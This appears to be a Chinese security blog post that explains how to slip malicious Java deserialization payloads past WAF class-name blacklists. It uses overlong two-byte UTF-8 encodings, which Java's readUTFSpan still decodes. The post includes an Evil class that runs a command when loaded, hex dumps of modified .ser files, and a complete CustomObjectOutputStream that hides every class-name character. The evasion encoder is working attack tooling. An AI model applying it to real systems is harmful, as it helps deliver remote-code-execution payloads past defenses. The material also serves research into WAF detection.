探索Java反序列化绕WAF新姿势


思路

首先揣测一般的WAF检测逻辑，例如有一段Base64编码后的序列化数据，那么要我做WAF，我会先将数据进行解码获取到byte流，校验是否有序列化的魔术字节，接下来，会进行一波序列化类的黑名单检测。

那么如何检测黑名单呢，我们知道，对于writeObject后序列化的数据，类名是直接明文可读的，例如有如下的类

```java
package org.example;

import java.io.IOException;
import java.io.Serializable;

public class Evil implements Serializable {
    static {
        try {
            Runtime.getRuntime().exec("open -a Calculator");
        } catch (IOException e) {
            throw new RuntimeException(e);
        }
    }
}
```

其序列化后的数据长这样



```
��NULENQsrNULDLEorg.example.Evil������5fSTXNULNULxp
```

那我直接检测可见字符中是否包含我的black list不就好了


到这，思路一诞生，让序列化后的类名不能被直接看到不就好了hh

探索

开始debug，观测readObject是何时拿取className的

```
ObjectStreamClass#readNonProxy(ObjectInputStream in)
-> ObjectInputStream#readUTF()
    -> BlockDataInputStream#readUTF()
```

```
        -> ObjectInputStream#readUTFBody(long utflen)
            -> ObjectInputStream#readUTFSpan(StringBuilder sbuf, long utflen)
```




```
    private String readUTFBody(long utflen) throws IOException {  utflen: 17
        StringBuilder sbuf = new StringBuilder();
        if (!blkmode) {
            end = pos = 0;
        }

        while (utflen > 0) {
            int avail = end - pos;
            if (avail >= 3 || (long) avail == utflen) {
                utflen -= readUTFSpan(sbuf, utflen);
```

关键就是在这个 `readUTFSpan` 方法中，在这个方法中，根据 `utflen` ，去获取utf的className字符串的值，并添加到sbuf中返回

```
private long readUTFSpan(StringBuilder sbuf, long utflen)
    throws IOException
{
    int cpos = 0;
    int start = pos;
    int avail = Math.min(end - pos, CHAR_BUF_SIZE);
    // stop short of last char unless all of utf bytes in buffer
    int stop = pos + ((utflen > avail) ? avail - 2 : (int) utflen);
    boolean outOfBounds = false;

    try {
        while (pos < stop) {
            int b1, b2, b3;
            b1 = buf[pos++] & 0xFF;
            switch (b1 >> 4) {
                case 0:
                case 1:
                case 2:
                case 3:
                case 4:
                case 5:
                case 6:
                case 7:   // 1 byte format: 0xxxxxxx
                    cbuf[cpos++] = (char) b1;
                    break;

                case 12:
                case 13:  // 2 byte format: 110xxxxx 10xxxxxx
                    b2 = buf[pos++];
                    if ((b2 & 0xC0) != 0x80) {
                        throw new UTFDataFormatException();
                    }
                    cbuf[cpos++] = (char) (((b1 & 0x1F) << 6) |
                                           ((b2 & 0x3F) << 0));
                    break;

                case 14:  // 3 byte format: 1110xxxx 10xxxxxx 10xxxxxx
                    b3 = buf[pos + 1];
                    b2 = buf[pos + 0];
                    pos += 2;
                    if ((b2 & 0xC0) != 0x80 || (b3 & 0xC0) != 0x80) {
                        throw new UTFDataFormatException();
                    }
                    cbuf[cpos++] = (char) (((b1 & 0x0F) << 12) |
                                           ((b2 & 0x3F) << 6) |
                                           ((b3 & 0x3F) << 0));
                    break;

                default:  // 10xx xxxx, 1111 xxxx
                    throw new UTFDataFormatException();
            }
        }
    } catch (ArrayIndexOutOfBoundsException ex) {
        outOfBounds = true;
    } finally {
        if (outOfBounds || (pos - start) > utflen) {
            /*
             * Fix for 4450867: if a malformed utf char causes the
             * conversion loop to scan past the expected end of the utf
             * string, only consume the expected number of utf bytes.
             */
            pos = start + (int) utflen;
            throw new UTFDataFormatException();
        }
    }

    sbuf.append(cbuf, 0, cpos);
    return pos - start;
}
```

现在我们目的先混淆一个字符，例如`org.example.Evil`中的`o`字符

其16进制为`0x6f`


test4.ser

```
0  ACED0005 73720010 6F72672E 6578616D 706C652E 4576696C AD8BB8F0 F1F93566 02000078 70     .. sr  org.example.Evil......5f   xp
```

那么对于 `readUTFSpan` 中，自然会走到如下逻辑

```java
                case 7:    // 1 byte format: 0xxxxxxx
                    cbuf[cpos++] = (char) b1;
                    break;
```


即返回了 `o` 的char

但难道只有 `1 byte format: 0xxxxxxx` 时才能获取 `o` 字符串吗

结果当然不是，例如如下case的处理

```java
                case 12:
                case 13:  // 2 byte format: 110xxxxx 10xxxxxx
                    b2 = buf[pos++];
                    if ((b2 & 0xC0) != 0x80) {
                        throw new UTFDataFormatException();
                    }
                    cbuf[cpos++] = (char) (((b1 & 0x1F) << 6) |
                                           ((b2 & 0x3F) << 0));
                    break;
```

尝试去构造case的2个byte数据，真的可以！




```java
package org.example;

public class TestByte {
    public static void main(String[] args) {
        int b1 = 0xc1; // 1100 0001
        int b2 = 0xaf; // 1010 1111
        int i = ((b1 & 0x1F) << 6) | (b2 & 0x3F << 0);
        System.out.println(i);
        System.out.println((char)i);
        String hex1 = Integer.toHexString(i);
        System.out.println(hex1);
        String hex2 = Integer.toHexString( i: i & 0xFF );
        System.out.println(hex2);

    }
}
```

Run TestByte

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_191.jdk/Contents/Home/bin/java ...
111
o
6f
6f
```


那么开始尝试替换 `o` 字符的数据



test5.ser

```
0 ACED0005 73720010 C1AF7267 2E657861 6D706C65 2E457669 6CAD8BB8 F0F1F935 66020000 7870    ..  sr  ..rg.example.Evil......5f   xp
```


但是




```
/Library/Java/JavaVirtualMachines/jdk1.8.0_191.jdk/Contents/Home/bin/java ...
Exception in thread "main" java.io.InvalidClassException Create breakpoint : org.example.Evi; serializable and externalizable flags conflict
    at java.io.ObjectStreamClass.readNonProxy(ObjectStreamClass.java:782)
    at java.io.ObjectInputStream.readClassDescriptor(ObjectInputStream.java:891)
    at java.io.ObjectInputStream.readNonProxyDesc(ObjectInputStream.java:1857)
    at java.io.ObjectInputStream.readClassDesc(ObjectInputStream.java:1751)
    at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2042)
    at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1573)
    at java.io.ObjectInputStream.readObject(ObjectInputStream.java:431)
    at org.example.Main.main(Main.java:12)
```

脑瓜子稍微转下，发现没读到 `l` 字符，仔细看一下 `readUTFSpan(StringBuilder sbuf, long utflen)` 函数的入参，有一个 `utflen` 的字节标识了读取的长度

那么把这个字节所在的位置的byte+1


```
0  ACED0005 73720011 C1AF7267 2E657861 6D706C65 2E457669 6CAD8BB8 F0F1F935 66020000 7870    ..  sr  ..rg.example.Evil......5f   xp
```

再次测试，成功


```
0  ACED0005 73720011 C1AF7267 2E657861 6D706C65 2E457669 6CAD8BB8 F0F1F935 66020000 7870    ..  sr  ..rg.example.Evil......5f   xp
```

实现


至此，我们理论上可以实现所有className字符串的不可读

那么尝试编写利用，通过继承ObjectOutputStream来修改序列化时写入的数据

```java
package org.example;

import java.io.*;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
import java.util.HashMap;

public class CustomObjectOutputStream extends ObjectOutputStream {

    private static HashMap<Character, int[]> map;
    static {
        map = new HashMap<>();
        map.put('.', new int[]{0xc0, 0xae});
        map.put(';', new int[]{0xc0, 0xbb});
        map.put('$', new int[]{0xc0, 0xa4});
        map.put('[', new int[]{0xc1, 0x9b});
        map.put(']', new int[]{0xc1, 0x9d});
        map.put('a', new int[]{0xc1, 0xa1});
        map.put('b', new int[]{0xc1, 0xa2});
        map.put('c', new int[]{0xc1, 0xa3});
        map.put('d', new int[]{0xc1, 0xa4});
        map.put('e', new int[]{0xc1, 0xa5});
        map.put('f', new int[]{0xc1, 0xa6});
        map.put('g', new int[]{0xc1, 0xa7});
        map.put('h', new int[]{0xc1, 0xa8});
        map.put('i', new int[]{0xc1, 0xa9});
        map.put('j', new int[]{0xc1, 0xaa});
        map.put('k', new int[]{0xc1, 0xab});
        map.put('l', new int[]{0xc1, 0xac});
        map.put('m', new int[]{0xc1, 0xad});
        map.put('n', new int[]{0xc1, 0xae});
        map.put('o', new int[]{0xc1, 0xaf}); // 0x6f
        map.put('p', new int[]{0xc1, 0xb0});
        map.put('q', new int[]{0xc1, 0xb1});
        map.put('r', new int[]{0xc1, 0xb2});
        map.put('s', new int[]{0xc1, 0xb3});
        map.put('t', new int[]{0xc1, 0xb4});
        map.put('u', new int[]{0xc1, 0xb5});
        map.put('v', new int[]{0xc1, 0xb6});
        map.put('w', new int[]{0xc1, 0xb7});
        map.put('x', new int[]{0xc1, 0xb8});
        map.put('y', new int[]{0xc1, 0xb9});
        map.put('z', new int[]{0xc1, 0xba});
        map.put('A', new int[]{0xc1, 0x81});
        map.put('B', new int[]{0xc1, 0x82});
        map.put('C', new int[]{0xc1, 0x83});
        map.put('D', new int[]{0xc1, 0x84});
        map.put('E', new int[]{0xc1, 0x85});
        map.put('F', new int[]{0xc1, 0x86});
        map.put('G', new int[]{0xc1, 0x87});
        map.put('H', new int[]{0xc1, 0x88});
        map.put('I', new int[]{0xc1, 0x89});
        map.put('J', new int[]{0xc1, 0x8a});
        map.put('K', new int[]{0xc1, 0x8b});
        map.put('L', new int[]{0xc1, 0x8c});
        map.put('M', new int[]{0xc1, 0x8d});
        map.put('N', new int[]{0xc1, 0x8e});
        map.put('O', new int[]{0xc1, 0x8f});
        map.put('P', new int[]{0xc1, 0x90});
        map.put('Q', new int[]{0xc1, 0x91});
        map.put('R', new int[]{0xc1, 0x92});
        map.put('S', new int[]{0xc1, 0x93});
        map.put('T', new int[]{0xc1, 0x94});
        map.put('U', new int[]{0xc1, 0x95});
        map.put('V', new int[]{0xc1, 0x96});
        map.put('W', new int[]{0xc1, 0x97});
        map.put('X', new int[]{0xc1, 0x98});
        map.put('Y', new int[]{0xc1, 0x99});
        map.put('Z', new int[]{0xc1, 0x9a});
    }
    public CustomObjectOutputStream(OutputStream out) throws IOException {
        super(out);
    }

    @Override
    protected void writeClassDescriptor(ObjectStreamClass desc) throws IOException {
        String name = desc.getName();
//        writeUTF(desc.getName());
        writeShort(name.length() * 2);
        for (int i = 0; i < name.length(); i++) {
            char s = name.charAt(i);
//            System.out.println(s);
            write(map.get(s)[0]);
            write(map.get(s)[1]);
        }
        writeLong(desc.getSerialVersionUID());
        try {
            byte flags = 0;
            if ((boolean)getFieldValue(desc,"externalizable")) {
                flags |= ObjectStreamConstants.SC_EXTERNALIZABLE;
                Field protocolField = ObjectOutputStream.class.getDeclaredField("protocol");
                protocolField.setAccessible(true);
                int protocol = (int) protocolField.get(this);
                if (protocol != ObjectStreamConstants.PROTOCOL_VERSION_1) {
                    flags |= ObjectStreamConstants.SC_BLOCK_DATA;
                }
            } else if ((boolean)getFieldValue(desc,"serializable")){
                flags |= ObjectStreamConstants.SC_SERIALIZABLE;
            }
            if ((boolean)getFieldValue(desc,"hasWriteObjectData")) {
                flags |= ObjectStreamConstants.SC_WRITE_METHOD;
            }
            if ((boolean)getFieldValue(desc,"isEnum") ) {
                flags |= ObjectStreamConstants.SC_ENUM;
            }
            writeByte(flags);
```


```java
            ObjectStreamField[] fields = (ObjectStreamField[]) getFieldValue(desc,"fields");
            writeShort(fields.length);
            for (int i = 0; i < fields.length; i++) {
                ObjectStreamField f = fields[i];
                writeByte(f.getTypeCode());
                writeUTF(f.getName());
                if (!f.isPrimitive()) {
                    Method writeTypeString = ObjectOutputStream.class.getDeclaredMethod("writeTypeString",String.class);
                    writeTypeString.setAccessible(true);
                    writeTypeString.invoke(this,f.getTypeString());
//                    writeTypeString(f.getTypeString());
                }
            }
        } catch (NoSuchFieldException e) {
            throw new RuntimeException(e);
        } catch (IllegalAccessException e) {
            throw new RuntimeException(e);
        } catch (NoSuchMethodException e) {
            throw new RuntimeException(e);
        } catch (InvocationTargetException e) {
            throw new RuntimeException(e);
        }
    }

    public static Object getFieldValue(Object object, String fieldName) throws NoSuchFieldException, IllegalAccessException {
        Class<?> clazz = object.getClass();
        Field field = clazz.getDeclaredField(fieldName);
        field.setAccessible(true);
        Object value = field.get(object);

        return value;
    }
}
```

再次序列化 `org.example.Evil` 这个类，可以看到数据基本不可读



